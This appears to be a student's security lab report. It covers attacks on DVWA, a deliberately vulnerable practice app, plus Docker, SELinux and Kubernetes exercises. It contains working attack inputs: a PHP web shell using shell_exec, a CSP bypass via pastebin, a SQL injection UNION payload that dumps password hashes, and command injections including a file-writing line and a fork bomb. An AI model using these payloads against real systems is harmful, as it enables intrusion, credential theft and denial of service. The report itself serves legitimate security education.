Part 1

# 3. PHP Injection

**Injected file:**

<?PHP

$output = shell\_exec('pwd');

echo "<pre>$output</pre>";

$output = shell\_exec('ls');

echo "<pre>$output</pre>";

$output = shell\_exec('ls /');

echo "<pre>$output</pre>";

$output = shell\_exec('ps aux --no-headers | wc -l');

echo "<pre>$output</pre>";

?>

**PHP Output:**

/var/www/html/hackable/uploads

dvwa\_email.png

test.php

bin

boot

dev

etc

home

lib

lib64

main.sh

media

mnt

opt

proc

root

run

sbin

srv

sys

tmp

usr

var

15

**Look at the contents of the root of your filesystem by running ls / in your VM. Does the server’s view of the filesystem root differ in any way?**

Server view is missing the following:

cdrom

lib32

libx32

lost+found

snap

swapfile

**What about the number of processes that the server thinks is running?**

Actual processes: 294

**Why might this be the case?**

The injected commands might be running as a user with more restrictive permissions. The user doesn’t have the permissions to see all the running processes, or all of the contents of root.

# 4. CSP Bypass

# A screenshot of a computer Description automatically generated

I uploaded the line to pastebin: alert(“yo wassup”);

This is located here: <https://pastebin.com/dl/3re3Pi3F>. Since Pastebin is allowed by the CSP, I am able to make the server run this script. I then passed this link to the server to inject the JavaScript code and launch the popup.

# 5. SQL Injection

I used the following injection: ' UNION SELECT user, password FROM users; -- comment.

The first quote closes the quote in the source code and escapes the query. The comment at the end will comment out the second quote from the source code.

The UNION SELECT will get the usernames and password hashes from the users table and append it to the returned “first\_name” and “last\_name” columns. This will be printed with the query return.  
To reverse the password hashes, I can google search the MD5 hashes. Since these are common hashes due to the common passwords, it is fast to look up and does not require a bruteforce to reverse.

|  |  |  |
| --- | --- | --- |
| Username | Password MD5 Hash | Password |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 | password |
| gordonb | e99a18c428cb38d5f260853678922e03 | abc123 |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | charley |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | letmein |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | password |

A screenshot of a computer

Description automatically generated

# 6. Conclusion

**In what ways does containerizing the web app limit the attack surface? In what ways does it fall short?**

Containerizing the web app isolates it from the host system. If the web app is compromised, the host system is still safe from the attack.

However, the container is still at risk to vulnerabilities related the host system’s kernel. In addition, the container can have its privilege escalated, which can compromise the host system.

There can also be a trojan attack when using a third-party container image. The image may have insecure or malicious code.

# Part 1b

sudo strace -p 866 -o ~/Desktop/strace.txt -f

Injection: 127.0.0.1; echo "malware" > /tmp/maliciousfile

strace log output:

4574 stat("/usr/local/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 stat("/usr/local/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 stat("/usr/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 stat("/usr/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 stat("/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 stat("/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)

4574 write(2, "sh: 1: ", 7) = 7

4574 write(2, "ping: not found", 15) = 15

4574 write(2, "\n", 1) = 1

4574 openat(AT\_FDCWD, "/tmp/maliciousfile", O\_WRONLY|O\_CREAT|O\_TRUNC, 0666) = 3

4574 fcntl(1, F\_DUPFD, 10) = 10

4574 close(1) = 0

4574 fcntl(10, F\_SETFD, FD\_CLOEXEC) = 0

4574 dup2(3, 1) = 1

4574 close(3) = 0

4574 write(1, "malware\n", 8) = 8

4574 dup2(10, 1) = 1

4574 close(10) = 0

4574 exit\_group(0) = ?


4574 +++ exited with 0 +++

# Part 1c

sudo iptables -D DOCKER 1

sudo iptables -A DOCKER --src 10.157.90.8 -m tcp -p tcp --dport 80 -j ACCEPT


sudo iptables -A DOCKER -j DROP -m tcp -p tcp --dport 80



A computer screen shot of a program

Description automatically generated

Part 2





**1. Explain the contents of simple.fc. What role does this file play in defining our SELinux Mandatory Access Control policy?**

simple.fc associates the files we want the policy the manage. In this case, we are specifying the simple executable to be labeled as simple\_exec\_t with security level s0. The simple\_example directory and data directory are labeled as simple\_var\_t with security level s0.

**2. Do the same for simple.te.**

The first line defines the policy with name “simple”.

In the declarations, the simple and simple\_exec types are created, and specifies that simple\_t is used as the initial domain for simple\_exec\_t. simple\_var\_t is specified as a context type with files. The require block specifies the permissions needed for the listed classes.

In the simple local policy, a type transition rule is created that defines the transition of file class types when created in the simple domain. The last couple lines define rules that allow the simple\_t domain to perform the listed actions on directories and files that are also in the simple\_t domain.

Part 3

# Part 3a: Docker applications

**1. What IP address and port does the web-service use to connect to the**

**SQL DB? Refer to the source file src/index.php to find the answer. Explain what you see on the homepage** [**http://localhost:8000**](http://localhost:8000)**.**

IP Hostname: mysql8-service (name of docker container service). The hostname resolution is provided by Docker.

The SQL port the web service is using is the default (3306). This port is also mapped to the host machine as 8082.

The output of the homepage is the script output of index.php:

Inside K8s with MySQL

0 results

The results reflect the output of the sql query “SELECT name FROM users”

**2. Do necessary changes so that the web-server now serves at localhost:9000.**

**Explain the change and give screenshots**

**A computer screen shot of a computer program

Description automatically generatedA screenshot of a computer

Description automatically generated**

Previously, port 8000 was mapped to port 80, which is what port the web server uses. To use port 9000 instead, I just changed 8000 to 9000.

# Part 3a: Install Kubernetes

1. **Check the deployment of pods (containers) by microk8s.kubectl get pods. Check the service by microk8s.kubectl get services. You can get all pods and services by adding the keyword --all-namespaces to each of the above commands. Provide screenshots for both. What are the different namespaces you observe?**

**A screenshot of a computer program

Description automatically generatedA computer screen shot of a program

Description automatically generated**

Namespaces: default, kube-system, container-registry

1. **Explain the output of deployments and services. Where do we specify how many instances of each application is to be deployed?**

Each pod has an IP and exposed ports. The kube-system namespace pods are started by Kubernetes to provide development services. The container-registry namespace has a registry pod that handles the image registry. The default namespace has pods that are started by us, which is the SQL and web services.

The number of instances is set in the yaml configuration file with the field “replicas” under “spec”.

A computer screen shot of a computer code

Description automatically generated

1. **Change the deployment to have 2 instances of web-servers and submit the screenshots.**

A computer screen shot of a program

Description automatically generated

# Part 3a: RBAC

1. **On what port did you expose the dashboard service and how did you find it?**

Port 30752

A screen shot of a computer

Description automatically generated

I found this using kubectl get services. It shows that port 443 has been mapped to port 30752.

1. **Explain the Dashboard when you login using the user-sa service account. Do you see all the pods that you see when you run microk8s.kubectl get pods --all-namespaces? Why or why not?**

A screenshot of a computer

Description automatically generated

I only see the pods under the default namespace. This is because user-sa is created under the default namespace and does not have permission to see the pods created under other namespaces.

1. **Create another service account which can access just the kube-system namespace. This service should have properties get, list, create, update & delete. Provide code and steps how you achieved this. Provide screenshots of the Dashboard.**

First, a new account is created under the namespace kube-system with name kube-sa:

microk8s.kubectl create serviceaccount kube-sa --namespace kube-system

Second, a new role needs to be created under the namespace kube-system. I named this role user-role-kube. The verbs for this role are updated to reflect the required properties. This is shown in the first screenshot.

Next, a new RoleBinding must be created. It shares the same namespace as the role, which is kube-system. This will bind service account kube-sa to the role user-role-kube. This is shown in the second screenshot.

Both yaml additions are then applied using kubectl apply. A token can be generated for the kube-sa account: microk8s.kubectl create token kube-sa -n kube-system.

The third screenshot shows the kube-sa account being able to access the kube-system pods, while the fourth screenshot shows kube-sa unable to access the default pods.

A screen shot of a computer

Description automatically generatedA screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generatedA screenshot of a computer


Description automatically generated

# 3b) Creating a kubernetes cluster for DVWA

**2. Login to DVWA and try to crash the machine using a forkbomb attack. Try to access the webpage again. Does it work? Explain what happened. Show appropriate screenshots to backup your explanation.**

To fork bomb the website, I used the command injection tab to inject a fork bomb. This is the entry I used to escape the ping command and start the fork bomb:

localhost; bomb() { bomb | bomb & }; bomb



This crashed the webpage and the webserver temporarily went down with status “OOMKilled”, which means the webserver used too much memory and the fork bomb worked. After a few seconds, Kubernetes restarted the pod and the website was back up.

**4. Repeat the forkbomb and try to re-connect to the application. Does it work? Explain and provide appropriate screenshots. What could be the various DevOps use-cases of using kubernetes that you learnt from this experiment?**

The fork bomb is less effective because only one webserver pod temporarily crashes while the other webserver pods are still functional. The load balancer service would instead just reroute users to the functional pods instead. As a result, the user just gets logged out when their pod switches due to the login session reset.

**A screen shot of a computer

Description automatically generated**

From this experiment, I’ve learned that some DevOps use-cases of using Kubernetes is to prevent DoS attacks on enterprise services and to ensure reliability. If one pod dies or a malicious user takes down a pod, the other pods are still able to ensure reliable service to all users.

# Feedback

**We would like to get your feedback so that we can improve these labs in the future.**

**What did you like/dislike about this lab? Was it helpful in learning the material? Which sections were most/least helpful?**

I felt that I learned a lot from this lab. My background is lower level software than this, so getting this dev-ops experience was very interesting. I thought that part 1, where I needed to figure out attacks against the DVWA website was very fun.

However, part 3, especially the last part, took an insane amount of time. This was probably mostly due to me needing to catch up on learning software stuff because of my low-level background. It felt very sink-or-swim due to the little amount of guidance. For example, I spent 8 hours trying to debug through many different methods why my web server couldn’t communicate with the SQL server. Also, the fork bomb also took a long time to figure out due to the lack of guidance in the lab doc. As a result of this though, I have gotten very comfortable with docker and Kubernetes based on what was covered in this lab.

I found section 3 to be the most useful, and section 1 to be the most fun. I didn’t find section 2 to be useful or fun since I don’t see myself using SELinux in the foreseeable future.

For the future, I think this lab should be split up into 2 labs, since this lab took way too long for me to complete. Or, more helpful guidance on section 3 would be great so future students won’t have to struggle as much as I did (though struggling did help me learn more).